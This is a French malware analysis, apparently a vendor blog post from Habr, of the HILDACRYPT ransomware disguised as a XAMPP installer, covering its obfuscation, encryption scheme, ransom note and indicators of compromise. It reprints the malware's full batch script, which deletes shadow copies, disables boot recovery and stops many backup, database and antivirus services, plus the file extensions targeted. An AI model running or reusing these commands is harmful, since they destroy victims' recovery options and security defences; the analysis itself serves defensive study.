

Bonjour, Habr ! Nous parlons encore des nouvelles versions de logiciels malveillants de la catégorie Ransomware. HILDACRYPT est un nouveau ransomware, représentant la famille Hilda découverte en août 2019, nommée d'après le dessin animé du service de streaming Netflix qui a été utilisé pour la diffusion du logiciel. Aujourd'hui, nous découvrons les caractéristiques techniques de ce virus ransomware mis à jour.

Dans la première version des ransomwares Hilda, le lien vers le de la série animée était contenu dans la lettre de rançon. HILDACRYPT se cache toutefois derrière un installateur légitime de XAMPP – une distribution Apache facile à installer, incluant MariaDB, PHP et Perl. De plus, le fichier du ransomware porte un autre nom – xamp. De plus, le fichier du logiciel malveillant n’a pas de signature électronique.
Analyse statique

Le ransomware est contenu dans un fichier PE32 .NET, écrit pour MS Windows. Sa taille est de 135 168 octets. Le code principal du programme et le code du programme protecteur sont écrits en C#. Selon l'indication de date et d'heure de compilation, le fichier binaire a été créé le 14 septembre 2019.

Selon Detect It Easy, le ransomware est compressé à l'aide de Confuser et ConfuserEx, mais ces obfuscateurs sont les mêmes qu'auparavant, seul ConfuserEx étant le successeur de Confuser, ce qui fait que les signatures de leur code sont similaires.

HILDACRYPT est effectivement empaqueté à l'aide de ConfuserEx.
SHA-256 : 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vecteur d'attaque
Il est fort probable que le ransomware ait été découvert sur l'un des sites consacrés à la programmation web, se faisant passer pour un programme légitime de XAMPP.

On peut voir toute la chaîne d'infection dans le .
Obfuscation

Les chaînes du ransomware sont stockées sous forme chiffrée. Lors du lancement, HILDACRYPT les déchiffre à l'aide de Base64 et AES-256-CBC.
Installation

Tout d'abord, le ransomware crée dans %AppDataRoaming% un dossier dont le paramètre GUID (Identifiant Unique Global) est généré aléatoirement. En ajoutant un fichier bat à cet emplacement, le ransomware l'exécute avec cmd.exe :
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit

Ensuite, il commence l'exécution d'un script batch pour désactiver les fonctions ou services système.
Le script contient une longue liste de commandes permettant de supprimer les copies d'ombre, de désactiver le serveur SQL, de réaliser des sauvegardes et de désactiver des solutions antivirus.
Par exemple, il essaie sans succès d'arrêter les services de sauvegarde Acronis Backup. De plus, il attaque les systèmes de sauvegarde et les solutions antivirus des fournisseurs suivants : Veeam, Sophos, Kaspersky, McAfee et d'autres.
@echo off
:: Je ne suis pas vraiment fan des poneys, les filles de dessins animés sont meilleures, non ?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Une fois que les services et processus mentionnés ci-dessus sont désactivés, le cryptolocker recueille des informations sur tous les processus en cours d'exécution en utilisant la commande tasklist, afin de s'assurer que tous les services nécessaires sont hors service.
tasklist v /fo csv
Cette commande renvoie une liste détaillée des processus en cours, dont les éléments sont séparés par des virgules.
"csrss.exe","448","services","0","1 896 ","unknown","/","0:00:03","/"

Après cette vérification, le ransomware commence le processus de chiffrement.
Chiffrement
Chiffrement des fichiers
HILDACRYPT parcourt tout le contenu trouvé sur les disques durs, à l'exception des dossiers Recycle.Bin et Reference AssembliesMicrosoft. Ce dernier contient des fichiers critiques tels que dll, pdb, etc., pour les applications .Net, qui peuvent affecter le fonctionnement du ransomware. Pour rechercher les fichiers à chiffrer, la liste d'extensions suivante est utilisée :
.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md
Pour chiffrer les fichiers de l'utilisateur, le ransomware utilise l'algorithme AES-256-CBC. La taille de la clé est de 256 bits, et celle du vecteur d'initialisation (IV) est de 16 octets.

Dans la capture d'écran suivante, les valeurs byte_2 et byte_1 ont été obtenues aléatoirement à l'aide de GetBytes().

Clé

VI

Un fichier chiffré a l'extension HCY!.. C'est un exemple de fichier chiffré. Une clé et un IV, mentionnés ci-dessus, ont été créés pour ce fichier.

Chiffrement des clés
Le cryptolocker conserve la clé AES générée dans le fichier chiffré. La première partie du fichier chiffré contient un en-tête avec des données telles que HILDACRYPT, KEY, IV, FileLen au format XML, et ressemble à ceci :

Le chiffrement de la clé AES et de l'IV se fait à l'aide de RSA-2048, et le codage s'effectue avec Base64. La clé publique RSA est stockée dans le corps du cryptolocker dans l'une des chaînes chiffrées au format XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Pour chiffrer la clé du fichier AES, on utilise la clé publique RSA. La clé publique RSA est encodée avec Base64 et se compose d'un module et de l'exposant public 65537. Pour le déchiffrement, il faut la clé privée RSA, que possède l'attaquant.
Après le chiffrement RSA, la clé AES est codée avec Base64 et conservée dans le fichier chiffré.
Message de rançon
À la fin du chiffrement, HILDACRYPT enregistre un fichier html dans le dossier où il a chiffré les fichiers. La notification du logiciel de rançon contient deux adresses e-mail par lesquelles la victime peut contacter l'attaquant.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

La notification du rançon contient également la phrase «No loli is safe;)» — «Aucune loli n'est en sécurité;)», une référence aux personnages d'anime et de manga ayant l'apparence de petites filles, interdits au Japon.
Sortie
HILDACRYPT, une nouvelle famille de ransomwares, a sorti une nouvelle version. Le modèle de chiffrement ne permet pas à la victime de déchiffrer les fichiers chiffrés par le ransomware. Le cryptolocker utilise des méthodes de protection active pour désactiver les services de protection liés aux systèmes de sauvegarde et aux solutions antivirus. L'auteur de HILDACRYPT est un fan de la série animée Hilda, diffusée sur Netflix, dont le lien vers la bande-annonce figurait dans la lettre de rançon de la version précédente du logiciel.
Comme d'habitude, et peuvent protéger votre ordinateur contre le ransomware HILDACRYPT, et les fournisseurs peuvent protéger leurs clients grâce à . La protection est assurée par le fait que ces solutions comprennent non seulement la sauvegarde, mais aussi notre système de protection intégré. — une technologie renforcée par un modèle d'apprentissage automatique et basée sur des heuristiques comportementales, capable comme aucune autre de faire face aux menaces de ransomwares de jour zéro.
Indicateurs de compromis
Extension de fichier HCY!
HILDACRYPTReadMe.html
xamp.exe avec une lettre « p » et sans signature numérique
SHA-256 : 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Source : habr.com
